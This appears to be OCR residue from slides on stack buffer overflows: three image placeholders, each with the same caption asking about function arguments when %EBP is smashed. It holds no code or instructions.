
ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?



